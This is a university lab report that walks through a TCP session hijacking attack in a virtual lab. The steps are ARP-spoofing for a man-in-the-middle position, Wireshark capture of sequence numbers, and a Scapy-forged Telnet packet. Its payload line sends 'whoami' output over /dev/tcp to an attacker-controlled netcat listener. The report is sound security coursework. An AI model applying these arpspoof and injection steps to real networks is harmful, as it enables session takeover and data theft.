



University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

Level: Master's Programme of Studies

Network Security

Case 4

Supervising Professor: Prof. Christos Xenakis

Ioannis Kalaitzidis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus
17/11/2025

Abstract

Implementation of a TCP Session Hijacking attack with three hosts: an attacker (Kali Linux), a client (Windows 10), and a server (Ubuntu). The attacker first positions themselves between the client and the server via arpspoofing and monitors an active Telnet session. Wireshark is used to monitor the traffic in real-time and extract the critical Sequence (SEQ) and Acknowledgment (ACK) numbers. Finally, Scapy (Python) is used to construct a spoofed packet (IP Spoofing) that impersonates the client. This packet is sent to the server, hijacking the session, resulting in the attacker gaining control of it.

Contents

Introduction

Practical part of the assignment

Bibliography

Introduction

Session hijacking is an attack where the attacker takes control of an already active session between a client and a server. The attacker's aim is to insert themselves into the session, send commands on behalf of the legitimate user (client), and trick the server into believing that the same user is continuing the session. To achieve this, we will use IP Spoofing, which will forge the source IP address in the packets that the attacker sends. This will lead the server to think it is receiving packets originating from the normal client.

The network adapter will be NAT so that everything is virtual, on the same network. However, a NAT network works like a switch and not like a hub. This means that the attacker will not automatically see the packets that the client sends to the server, and for this reason the attacker must perform a MITM as we did in a previous exercise.

However, arpspoof must come first, as we did in the previous exercise, to create a MITM between server and client. The thing is that this particular tool works only for IPv4. In IPv6 the equivalent is NDP (Neighbor Discovery Protocol), but since the exercise does not specify it, we will disable IPv6 on each OS. With this we ensure that all traffic will be IPv4 and the ARP/tcpdump/scapy tools will work as we expect.

Once the preparation of the three hosts is complete, the attacker (Kali Linux) must first be configured to forward the packets it receives. This is done by enabling IP forwarding, preventing the connection from 'breaking'.

With arpspoof already running, the attacker is now a MITM. The client (Windows 10) will start a normal Telnet session with the server (Ubuntu). The attacker, using Wireshark, will monitor this traffic and analyse the packets to locate the critical Sequence (SEQ) and Acknowledgment (ACK) numbers, as well as the session ports.

Finally, the attacker will use Scapy (Python). They will construct a spoofed packet (IP Spoofing) that imitates the client's IP, will contain the correct SEQ/ACK numbers, and will carry a malicious command. Sending this packet will 'hijack' the session from the legitimate client, force the server to execute the command, and send the result to a netcat listener that the attacker will have set up.

Practical part of the assignment

To begin, we will look at the IPs of each OS with the `ip a` command for Kali Linux and Ubuntu, while with the `ipconfig` command we will see the IP of Windows 10. From the respective screenshots, the following conclusions are drawn:

- Attacker (Kali Linux): 192.168.137.128 (interface eth0)
- Server (Ubuntu): 192.168.137.129 (interface ens32)
- Client (Windows 10): 192.168.137.130







```
kalaitzon@ubuntudesktop1: ~  
kalaitzon@ubuntudesktop1:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:f5:51:1f brd ff:ff:ff:ff:ff:ff  
    altname enp2s0  
    inet 192.168.137.129/24 brd 192.168.137.255 scope global dynamic noprefixroute ens32  
        valid_lft 1728sec preferred_lft 1728sec  
    inet6 fe80::20c:29ff:fe5:511f/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

The /24 is the subnet mask. An IP address is 32 bits. The /24 means that the first 24 bits (i.e. the first 3 octets) define the 'network' and the remaining 8 bits define the 'Hosts'. All the IP addresses are on the same network, so communication is guaranteed. Now we will proceed to disable IPv6 for each OS, for the reason we mentioned above.



```
kalaitzon@ubuntudesktop1:~$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
[sudo] password for kalaitzon:
net.ipv6.conf.all.disable_ipv6 = 1
kalaitzon@ubuntudesktop1:~$ sudo sysctl -w net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6 = 1
kalaitzon@ubuntudesktop1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
```



```
state UP group default qlen 1000
noprofixroute ens32
```

We begin the process of enabling the server on

Ubuntu, first installing the necessary package with the command `sudo apt install telnetd`. Since the service did not start automatically, we needed to check its settings. We used the command `cat /etc/inetd.conf | grep telnet` to read the configuration file and locate the line concerning telnet. This command showed us that the line started with a #, which meant it was disabled (treated as a comment). To enable it, we opened the file with a text editor, using the command `sudo nano /etc/inetd.conf`. Inside the editor, we removed the # from the beginning of the telnet line and saved

the change. For this new setting to take effect, we had to restart the main service that manages the connections, which we did with the command `sudo systemctl restart inetd`. Finally, to confirm that everything went well and the server was now active, we ran the command `sudo ss -tlnp | grep 23`. This command checks all the active ports that the system is 'listening' on (`ss -tlnp`) and filters (`grep`) the results to show us only the line

concerning port 23. We specifically looked for port 23, because it is the globally defined and default port used by the Telnet protocol to accept connections.

```
GNU nano 7.2
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard          stream  tcp6   nowait  root    internal
#discard          dgram   udp6   wait    root    internal
#daytime          stream  tcp6   nowait  root    internal
#time             stream  tcp6   nowait  root    internal
telnet            stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/telnetd
#:STANDARD: These are standard services.
#:BSD: Shell, login, exec and talk are BSD protocols.
#:MAIL: Mail, news and uucp services.
#:INFO: Info services
#:BOOT: TFTP service is provided primarily for booting. Most sites
#       run this only on machines acting as "boot servers."
#:RPC: RPC based services
#:HAM-RADIO: amateur-radio services
#:OTHER: Other services
```

```
kalaitzon@ubuntudesktop1:~$ ss -tlnp | grep 23
LISTEN 0          10            0.0.0.0:23      0.0.0.0:*
kalaitzon@ubuntudesktop1:~$
```

Next, we will return to Kali Linux and enable IP forwarding. This means it will allow the packets it receives to be forwarded, so that the connection between client and server does not break. This is done with the command `echo 1 > /proc/sys/net/ipv4/ip_forward`

Once we have disabled IPv6 on all the OSes and enabled IP forwarding on Kali Linux (as the attacker), we will poison the ARP cache of the client and the server. In different terminals we will run the commands:


arpspoof -i <interface> -t <CLIENT_IP> <SERVER_IP>

arpspoof -i <interface> -t <SERVER_IP> <CLIENT_IP>

So now we are monitoring the communication between client and server. We will now open a third terminal and run Wireshark with the command `sudo wireshark`. We will select `eth0` as the interface of interest and will thus be able to monitor the packets. We will type in the search field `tcp.port == 23` and will proceed to the telnet connection from the client (Windows 10) with the command `telnet <SERVER_IP>`, i.e. `telnet 192.168.137.129`.

Initially we observe that Windows 10 does not yet have the telnet client. So, through the Control Panel, we will find this client among the programs and enable it, as shown below:

So we run the command again and it asks for a username on Ubuntu and a password, but the connection fails. Essentially, the client sent the connection request to the attacker (Kali Linux). The attacker received the message and forwarded it to the server (Ubuntu). The server requested the Ubuntu credentials (username: `kalaitzon`, password: `kali`) and sent the message to the MITM. The MITM forwarded it to the client. The client tried to send the credentials back, but the MITM did not forward them to the server and the connection broke.

A screenshot of a terminal window titled "Telnet 192.168.137.129". The terminal shows the following text: "Linux 6.14.0-35-generic (ubuntudesktop1.kalaitzon) (pts/1)", "ubuntudesktop1.kalaitzon login:", and "Connection to host lost.".

```
C:\> Telnet 192.168.137.129

Linux 6.14.0-35-generic (ubuntudesktop1.kalaitzon) (pts/1)
ubuntudesktop1.kalaitzon login:
Connection to host lost.
```

The first hypothesis was that IP forwarding on Kali Linux was not enabled, but with the command `cat /proc/sys/net/ipv4/ip_forward` it showed the number 1, meaning it was enabled (to re-check it, we are forced to stop the arp spoof). The next cause is the Kali Linux firewall. In other words, IP forwarding tells the kernel that packet forwarding is allowed, but the firewall has a rule (policy) that 'drops' any packet that tries to pass through the firewall. That is, the packets reach Kali Linux and the firewall stops them. The solution is to check the firewall policy with the command `sudo iptables -L FORWARD`. We see that this policy does indeed block the forwarding of packets, and

with the command `sudo iptables -P FORWARD ACCEPT` we allow everything, as shown in the image below:

```
(kali@kali)-[~]
└─$ sudo iptables -L FORWARD
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Chain FORWARD (policy DROP)
target     prot opt source                destination
DOCKER-USER all -- anywhere              anywhere
DOCKER-ISOLATION-STAGE-1 all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere

(kali@kali)-[~]
└─$ sudo iptables -P FORWARD ACCEPT

(kali@kali)-[~]
└─$ sudo iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source                destination
DOCKER-USER all -- anywhere              anywhere
DOCKER-ISOLATION-STAGE-1 all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
ACCEPT     all -- anywhere              anywhere
```

Once the above process is complete, we run arp spoof again in separate terminals and open Wireshark, searching for the specific port (23).

```
Linux 6.14.0-35-generic (ubuntudesktop1.kalaitzon) (pts/1)
ubuntudesktop1.kalaitzon login: kalaitzon
Password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.


Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kalaitzon@ubuntudesktop1:~$
```

We type the credentials again and observe that now there is a normal connection between client and server. We return directly to Wireshark on Kali Linux and see that packets are now loading, as shown in the image below. We will select the last packet that the client (.130) sent to the server (.129). In this way we will find the sequence number (SEQ). Thus, the next 'spoofed' packet that the attacker creates will have the next number (SEQ) in the sequence, and the server will accept it as if it were the next legitimate command from the client. It would not make sense to do this with an initial packet, because others will have followed later.



With the Follow > TCP Stream function, we find all the packets belonging to the same stream and put them in the correct order, ignoring any retransmissions or packets that arrived out of order. It shows only the 'clean' data/payload they exchanged, exactly as the user would see it on their screen.



```
Transmission Control Protocol, Src Port: 53601, Dst Port: 23, Seq:
  Source Port: 53601
  Destination Port: 23
  [Stream index: 8]
  [Stream Packet Number: 150]
  [Conversation completeness: Incomplete, DATA (15)]
  [TCP Segment Len: 0]
  Sequence Number: 94      (relative sequence number)
  Sequence Number (raw): 89490501
  [Next Sequence Number: 94      (relative sequence number)]
  Acknowledgment Number: 932      (relative ack number)
  Acknowledgment number (raw): 3281231955
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x010 (ACK)
  Window: 1022
  [Calculated window size: 261632]
  [Window size scaling factor: 256]
```

We now return to this packet and observe the following:

- **Source Port: 53601**
- **Destination Port: 23**
- **Sequence Number (raw): 89490501**
- **Acknowledgment number (raw): 3281231955**

If any of the above were missing, the server would reject the attacker's packet. Now that the attacker has all the information they need, we will use scapy. With the command `sudo nano hijack.py` we will create a Python file, in which we will write code and pass the information we retrieved from the packet above.

.


The idea behind this payload command, `Data = f"\r whoami > /dev/tcp/{ATTACKER_IP}/9090\r"`, was to obtain direct, external proof of our success. This command instructed the server to execute `whoami`, take the result (`kalaitzon`), and, instead of printing it to the screen, redirect it (with the `>`) using the special `/dev/tcp/` feature. This forced the server to open a new network connection and send the result (`kalaitzon`) directly back to the attacker's netcat listener, which was 'listening' on port 9090, a random, 'non-privileged' port that we knew would be free for our listener.

For this reason, in a separate terminal on Kali Linux, we set up exactly this 'listener' with the command `sudo netcat -lnvp 9090`. Thus, when the server executed the command, it opened the new connection and sent the result directly back to our netcat listener on Kali Linux, proving the success of the attack, as we will see below, after we run the Python file.

A terminal window on Kali Linux showing the command `sudo netcat -lnvp 9090` being executed. The output is `listening on [any] 9090 ...` with a cursor on the next line.

```
(kali㉿kali)-[~]  
$ sudo netcat -lnvp 9090  
listening on [any] 9090 ...  
█
```

Once the above actions had been carried out, we run the Python file with the command `sudo python3 ./hijack.py`.

A terminal window on Kali Linux showing the command `sudo python3 ./hijack.py` being executed. The output is `SENDING SESSION HIJACKING PACKET.....` followed by `Packet Sent!` on the next line.

```
(kali㉿kali)-[~]  
$ sudo python3 ./hijack.py  
SENDING SESSION HIJACKING PACKET.....  
Packet Sent!
```

And, correspondingly, in the other terminal with the listener, we observe its result, proving the success of the attack:

From the images above, it follows that the exercise has been completed, because scapy created a spoofed packet (with the IP spoofing, the correct SEQ/ACK) and sent it to the server. The server, in turn, made a connection to the attacker (.128) on port 9090. Essentially, what it displays (the last image) is the result of the `whoami` command that the server ran via the Python file.

To cross-check whether the session hijacking was successful, we will look at what happens in the command prompt window with the client's telnet (Windows 10). Although we cannot capture it in the form of a screenshot, we observe that the window has frozen and that it generally does not work — e.g. we cannot type anything. This is proof that the attack succeeded.

Conclusion:

This exercise demonstrated in practice how, by combining three basic techniques, a successful TCP Session Hijacking attack can be carried out. First, ARP Spoof was used to achieve the MITM position, forcing all the traffic to pass through the attacker. Then, Wireshark was crucial for monitoring this traffic and stealing the sequence/acknowledgment numbers (SEQ/ACK). Finally, scapy was the means that allowed us to construct a spoofed IP packet which, carrying the correct 'keys' (SEQ/ACK), deceived the server and forced it to execute our command. The success of the attack was proven by receiving the result (`kalaitzon`) at the attacker's netcat listener and by the 'freezing' (desynchronization) of the client's legitimate session. The exercise demonstrates the vulnerability of local networks (LANs) to interception attacks.

Bibliography

Pearsall, R. (2023). Network Security: TCP Reset and TCP Hijacking [Lecture slides, CSCI 476]. Montana State University. <https://www.cs.montana.edu/pearsall/classes/spring2023/476/lectures/slides/20-TCP-IP-Attacks2.pdf>

Cybercat Labs. (2023, September 26). How to: Create a Windows 10 virtual machine in VMware Workstation Pro [Video file]. Retrieved from <https://www.youtube.com/watch?v=HbDz8BFSp3A>

Using Telnet in Ubuntu 24.04 LTS. (2024, October 3). Retrieved from <https://zomro.com/blog/articles/512-using-telnet-in-ubuntu-lts>

Masas, R. (2023, December 20). What is Session Hijacking | Types, Detection & Prevention | Imperva. Retrieved from <https://www.imperva.com/learn/application-security/session-hijacking/>

[IT432] Class 4: TCP session Hijacking. (n.d.). <https://www.usna.edu/Users/cs/choi/it432/lec/l04/lec.html>

David Bombal. (2022, April 22). Hacking networks with Python // Creating malicious packets and breaking TCP/IP rules [Video]. YouTube.
<https://www.youtube.com/watch?v=CIWD9fYmDig>

Jenil Jain. (2016, February 24). TCP(telnet) session hijacking [Video]. YouTube.
<https://www.youtube.com/watch?v=DFkilHmyEiI>

Cyber Technical knowledge. (2024, April 18). Session Hijacking Attack Complete tutorial Session ID and cookie stealing side jacking [Video]. YouTube.
<https://www.youtube.com/watch?v=UPfXoWEEZo0>